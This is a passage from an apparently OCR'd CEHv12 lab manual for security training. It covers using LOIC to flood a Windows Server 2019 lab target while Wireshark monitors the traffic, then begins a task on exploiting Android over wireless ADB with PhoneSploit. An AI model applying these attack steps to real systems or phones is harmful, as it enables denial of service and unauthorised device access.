
19. The packets from **10.10.1.14** are sent to the target machine (**Windows Server 2019**), whose IP address is **10.10.1.19**.



20. Click the **Stop capturing packets** icon in the toolbar to stop the process.




21. Observe the huge number of packets sent in the **Packets** field at the bottom of the **Wireshark** window, as shown in screenshot



22. You can experience a degrade in a performance of the target machine **Windows Server 2019**.

23. Click **CEHv12 Android** to switch to the **Android** machine and in the LOIC application click **STOP** button to stop the attack.



Task 4: Exploit the Android Platform through ADB using PhoneSploit

Android Debug Bridge (ADB) is a versatile command-line tool that lets you communicate with a device. ADB facilitates a variety of device actions such as installing and debugging apps, and provides access to a Unix shell that you can use to run several different commands on a device.

Usually, developers connect to ADB on Android devices by using a USB cable, but it is also possible to do so wirelessly by enabling a daemon server at TCP port 5555 on the device.


In this task, we will exploit the Android platform through ADB using the PhoneSploit tool.

Note: We will target the **Android** machine (**10.10.1.14**) using the **Parrot Security** machine.

Note: If the **Android** machine is non-responsive then, navigate to **Virtual Machines** tab and click **Reset** button to reset the machine.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.


2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

